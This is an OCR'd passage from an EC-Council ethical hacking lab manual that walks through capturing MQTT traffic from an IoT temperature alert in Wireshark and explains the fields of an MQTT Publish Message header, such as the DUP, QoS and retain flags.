
53. You can see the alert message "**Alert for High Temperature**"



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


54. To verify the communication, we have executed **Wireshark** application, switch to the Wireshark traffic capturing window.

55. Type **mqtt** under the **filter** field and press **Enter**. To display only the MQTT protocol packets.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

56. Select any **Publish Message** packet from the **Packet List** pane. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
57. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Topic Length**, **Topic**, and **Message**.
58. Publish Message can be used to obtain the message sent by the MQTT client to the broker.



Note: After establishing a successful connection with the MQTT broker, the MQTT client can publish messages.


The headers in the Publish Message packet are given below:

- Header Flags: Contains information regarding the MQTT control packet type.
- DUP flag: If the DUP flag is 0, it indicates the first attempt at sending this PUBLISH packet; if the flag is 1, it indicates a possible re-attempt at sending the message.
- QoS: Determines the assurance level of a message.
- Retain Flag: If the retain flag is set to 1, the server must store the message and its QoS, so it can cater to future subscriptions matching the topic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Topic Name: Contains a UTF-8 string that can also include forward slashes when it needs to be hierarchically structured.
- Message: Contains the actual data to be transmitted.
- Payload: Contains the message that is being published.

